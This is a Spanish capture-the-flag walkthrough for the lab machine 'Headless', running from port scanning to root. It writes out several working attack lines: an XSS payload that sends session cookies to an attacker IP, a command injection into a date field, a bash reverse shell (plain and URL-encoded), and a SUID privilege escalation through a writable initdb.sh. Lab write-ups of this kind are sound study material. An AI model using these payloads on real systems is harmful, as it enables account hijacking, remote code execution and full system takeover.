

Headless_machine

Notas sobre la resolución de la máquina Headless

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.8

ping -c 1 10.10.11.8 -R (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

2) Escaneo rápido de Puertos con NMAP

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.8 -oG allPorts`
```

Puertos Abiertos:

| Open ports: 22, 5000

Puerto 5000

UPnP (Universal Plug and Play) está formado por una serie de protocolos de comunicación estandarizados para poder facilitar la conectividad entre diferentes dispositivos de tu red privada. Una de sus funciones más importantes es que permite que un programa solicite al router que abra puertos cuando este necesite una comunicación con un servidor.

Basicamente es un puerto que utilizan los software con el router para automatizar las conexiones automaticas con la red (conectarse con internet y mapear puertos internos del router).

FUENTE: <https://www.adslzone.net/reportajes/internet/upnp-router/>

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.8 -oN infoPorts

#### INFO:

> 22/tcp open  ssh OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
>
> 5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.11.2
|     Date: Fri, 22 Nov 2024 14:31:16 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2799
|     Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/
|     Connection: close

-[*] Buscar versión de Debian

Googlear: OpenSSH 9.2p1 Debian 2+deb12u2 launchpad

Url: https://launchpad.net/debian/+source/openssh/1:9.2p1-2+deb12u1

Data: openssh (1:9.2p1-2+deb12u1) bookworm <-- * TARGET * -->
```

Server -> Werkzeug/2.2.2 Python/3.11.2

Werkzeug

Es una biblioteca de WSGI (Web Server Gateway Interface) en Python que se utiliza para crear aplicaciones web.

Se utiliza para servir aplicaciones web.

WSGI (Web Server Gateway Interface)

Es un estandar en Python de como deben interactuar las aplicaciones web y los servidores web a nivel de manejo de solicitudes http.

 **NOTA: Posiblemente halla un servidor Flask con Python**

4) Whatweb

```
└─$ whatweb 10.10.11.8:5000
```

```
http://10.10.11.8:5000 [200 OK] Cookies[is_admin], Country[RESERVED][ZZ],  
HTML5, HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[10.10.11.8],  
Python[3.11.2], Script, Title[Under Construction], Werkzeug[2.2.2]
```


5) Curl cabezas

```
└─$ curl -sX GET "http://10.10.11.8:5000" -I  
HTTP/1.1 200 OK  
Server: Werkzeug/2.2.2 Python/3.11.2  
Date: Fri, 22 Nov 2024 15:14:27 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2799  
Set-Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs; Path=/  
Connection: close
```

8) Inspeccionar aplicación

-> <http://10.10.11.8:5000>

-> <http://10.10.11.8:5000/support>

A dark-themed contact form titled "Contact Support". It contains five input fields: "First Name:", "Last Name:", "Email:", "Phone Number:", and "Message:". The "Message:" field is a larger text area. At the bottom is a blue "Submit" button.

Contact Support

First Name:

Last Name:

Email:

Phone Number:

Message:

Submit

9) Fuzzing directorios goBuster

```
└─$ gobuster dir -u http://10.10.11.8:5000 -w  
/usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-  
medium.txt -t 200
```

RESULT:

```
--> /dashboard          (Status: 500)  
--> /support            (Status: 200)
```

<http://10.10.11.8:5000/dashboard>

Status: 401 Unauthorized

Cache Storage	Filter Items	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
http://10.10.11.8:5000		is_admin	InVzZXli.uAlmXlT...	10.10.11.8	/	Session	44	false	false	None	Fri, 22 Nov 2024 15:...
Indexed DB											

Nota

El servidor tiene mal configurado los atributos de la cookie de sesión.

--> httpOnly=false

--> secure=false

Nos podemos aprovechar de esto para obtener una cookie de otro usuario y verla en texto claro.

10) BurpSuite

Interceptar envio de formulario

Request

Pretty Raw Hex

```

1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
  Edg/127.0.0.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 70
9 Origin: http://10.10.11.8:5000
10 Connection: keep-alive
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXli.uAlmXlTvm8vYihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15 sec-ch-ua-platform: "macOS"
16 sec-ch-ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"
17 sec-ch-ua-mobile: ?0
18
19 fname=test&lname=test&email=test%40test.com&phone=123456&message=holas

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.2.2 Python/3.11.2
3 Date: Fri, 22 Nov 2024 16:18:48 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2363
6 Connection: close
7
8 <!DOCTYPE html>
9 <html lang="en">
10   <head>
11     <meta charset="UTF-8">
12     <meta name="viewport" content="width=device-width,
13       initial-scale=1.0">
14     <title>
15       Contact Support
16     </title>
17     <style>
18       body{
19         font-family:'Arial',sans-serif;
20         background-color:#f7f7f7;
21         margin:0;
22         padding:0;
23         display:flex;
24         justify-content:center;
25         align-items:center;
26         height:100vh;
27       }
28       .container{
29         background-color:#fff;
30         border-radius:10px;
31         box-shadow:0px0px20pxrgba(0,0,0,0.2);

```

Para interceptar la respuesta:

--> click derecho en sección request --> do intercept --> response to this request


No obtenemos respuesta.

Pero nos podemos aprovechar para inyectar un XSS y obtener la cookie de sesión del usuario que esta en /dashboard

11) Inyección XSS Headers

Testeo 1

Cuando queremos colar un XSS no salta la advertencia.



Datos enviados al formulario

```
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.8:5000/support
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 88
10 Origin: http://10.10.11.8:5000
11 Connection: keep-alive
12 Cookie: is_admin=InVzZXIi.uAlmXLTvm8vyihjNaPDwnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15 sec-ch-ua-platform: "macOS"
16 sec-ch-ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"
17 sec-ch-ua-mobile: ?0
18
19 fname=ertrt&name=asdasd&email=asda%40asdad.com&phone=12124&message=%3Ch1%3Ehola%3Ch1%3E
```

Seleccionar datos y aplicar Ctrl+Shift+u para hacer url decode


```
fname=ertrt&lname=addasd&email=asda@asdad.com&phone=12124&message=
<h1>hola</h1>
```

Aplicamos Ctrl+r para mandar al repeater y turnoff interception


Testeo 2

Cabezera "User-Agent" vulnerable

Aca jugamos con Burpsuite repeater e interception off



Aca jugamos con Burpsuite interception on -> mod user-agent -> forward -> interception off



Resultado:

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: Host: 10.10.11.8:5000
User-Agent:

Hola :)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.11.8:5000/support
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: http://10.10.11.8:5000
Connection: keep-alive
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Sec-Gpc: 1
Sec-Ch-Ua-Platform: "macOS"
Sec-Ch-Ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0

Testeo 3

Inyectar:

User-Agent: `<script>alert(2+2)</script>`

Aca jugamos con Burpsuite interception on -> mod user-agent -> forward -> interception off



Inyección Xss

Inyectar:

Aca jugamos con Burpsuite interception on -> mod user-agent -> forward -> interception off

User-Agent: `<script>var i=new Image(); i.src = "http://10.10.16.5/?cookie=" + document.cookie</script>`

```
Host: 10.10.11.8:5000
User-Agent: <script>var i=new Image(); i.src = "http://10.10.16.5/?cookie=" + document.cookie</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Este payload primeramente ejecuta la cookie del usuario y luego llama a nuestra maquina atacante (servidor python en puerto 80) para pintar el resultado en texto plano de la cookie.

Esperando unos minutos obtenemos una segunda cookie del lado del administrador.

NOTA: Este ataque siempre se tiene que realizar forzando la advertencia **Hacking Attempt Detected** para que nuestro código se almacene del lado del servidor.

💡 **Key:**


El código lo que hace es consultar la cookie (document.cookie) y luego la envia a nuestra maquina atacante ("<http://10.10.16.5/?cookie=>")

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.16.5 - - [25/Nov/2024 08:37:16] "GET /?cookie=is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs HTTP/1.1" 200 -
10.10.11.8 - - [25/Nov/2024 08:38:00] "GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```


12) Acceso al Dashboard

1) Copiamos la cookie que recibimos del admin -> ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0

2) Vamos a <http://10.10.11.8:5000/dashboard> y en la consola añadimos la nueva cookie



3) Refrescamos dashboard




13) Command Injection

Cuando consultamos una fecha el sistema nos retorna la siguiente frase (***Systems are up and running!***)

Esto nos hace pensar que por detras se esta consultando con el sistema a traves de alguna libreria de python.

Por lo tanto podemos comprobar si se acontece una inyección de comando a traves del input del calendario.



Inyección:

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Edg/127.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
sec-ch-ua-platform: "macOS"
sec-ch-ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0

date=2023-09-15; id
```

Respuesta:

```
</label>
<input type="date" id="date" name="date"
value="2023-09-15" required>
<button type="submit">
    Generate Report
</button>
</form>
</div>
<div id="output-container">
    <div id="output-content" style="background-color:
green; color: white; padding: 10px; border-radius:
5px;">
        Systems are up and running!
        uid=1000(dvir) gid=1000(dvir)
        groups=1000(dvir),100(users)
    </div>
```

14) Obtener Shell Remota

-> Estar a la escucha por Netcat `$ nc -lvnp 443`

-> Inyección por BurpSuite:

```
date=2023-09-15; bash -c "bash -i >& /dev/tcp/10.10.16.5/443 0>&1"
```

Esto lo tenemos que URL ENCODEAR para que lo acepte el sistema

```
date=2023-09-15;  
%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%  
74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%35%2f%34%34%33%20%30%3e%26%31%22
```

```
sec-ch-ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"  
sec-ch-ua-mobile: ?0  
  
date=2023-09-15;  
%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%  
76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%35%2f%34%34%33%20%30%3e%2  
6%31%22
```

Netcat

```
(sonic@sonic) [~]  
$ nc -lvnp 443  
listening on [any] 443 ...  
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.8] 46666  
bash: cannot set terminal process group (1405): Inappropriate ioctl for device  
bash: no job control in this shell  
dvir@headless:~/app$
```

15) Tratamiento consola

```
script /dev/null -c bash
```

Ctrol+z

```
stty raw -echo; fg
```

```
reset xterm
```

(enter)

```
export TERM=xterm
```

```
export SHELL=/bin/bash
```

```
stty rows 44 columns 184
```

16) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
dvir

└─$ id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)

└─$ hostname -I
10.10.11.8 dead:beef::250:56ff:feb0:b8e9

└─$ ls -l /home/
drwx----- 8 dvir dvir 4096 Feb 16 2024 dvir

└─$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck

└─$ cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
```

Verificar SO

```
dvir@headless:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 12 (bookworm)
Release:        12
Codename:       bookworm
```

```
dvir@headless:~$ uname -a
Linux headless 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 GNU/Linux
```

17) 1° Flag

```
dvir@headless:~$ pwd
/home/dvir

dvir@headless:~$ ls -l
total 8
drwxr-xr-x 3 dvir dvir 4096 Feb 16 2024 app
lrwxrwxrwx 1 dvir dvir   9 Feb  2 2024 geckodriver.log -> /dev/null
-rw-r----- 1 root dvir  33 Nov 25 16:45 user.txt

dvir@headless:~$ cat user.txt
40bc0c34c016f75f83472b61a21f5e86
```

18) Privilege Escalation

Realizamos un cat al script con privilegios sudo

```
dvir@headless:~$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y
{} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
```

```
$2}')  
/usr/bin/echo "System load average: $load_average"  
  
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then  
    /usr/bin/echo "Database service is not running. Starting it..."  
    ./initdb.sh 2>/dev/null  
else  
    /usr/bin/echo "Database service is running."  
fi  
  
exit 0
```

Entendiendo script

1. `if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null`
Comprueba si el script "initdb.sh" se esta ejecutando. El comando pgrep -x busca el número de proceso.
 2. Si no existe número de proceso, entonces se inicia el script "initdb.sh" ejecutandolo desde la ruta actual de trabajo.
 3. Si ya esta iniciado el proceso, se imprime "Database service is running."
-

Vulnerabilidad

Nos podemos aprovechar de ejecutar el script con permisos sudo `"/usr/bin/syscheck"` ubicandonos en algun directorio donde tengamos permisos de escritura. Para luego conseguir que se ejecute el script `./initdb.sh` **adulterado**.

19) Spawn privilege bash

```
dvir@headless:~$ cd /tmp  
  
dvir@headless:~$ touch initdb.sh  
  
dvir@headless:~$ chmod +x initdb.sh  
  
dvir@headless:~$ nano initdb.sh
```

Nano (Permiso SUI)

```
#!/bin/bash
```

```
chmod u+s /bin/bash
```

Ejecución

```
dvir@headless:/tmp$ sudo /usr/bin/syscheck
```

```
sudo /usr/bin/syscheck
```

```
Last Kernel Modification Time: 01/02/2024 10:05
```

```
Available disk space: 2.0G
```

```
System load average: 0.16, 0.07, 0.02
```

```
Database service is not running. Starting it...
```

```
dvir@headless:/tmp$ ls -l /bin/bash
```

```
ls -l /bin/bash
```

```
-rwsr-xr-x 1 root root 1265648 Apr 24 2023 /bin/bash <-- * PERMISO SUI * --  
>
```

```
dvir@headless:/tmp$ bash -p
```

```
dvir@headless:/tmp$ cat /root/root.txt
```

```
685e3f902009ac4a323a7989d4a30e0f
```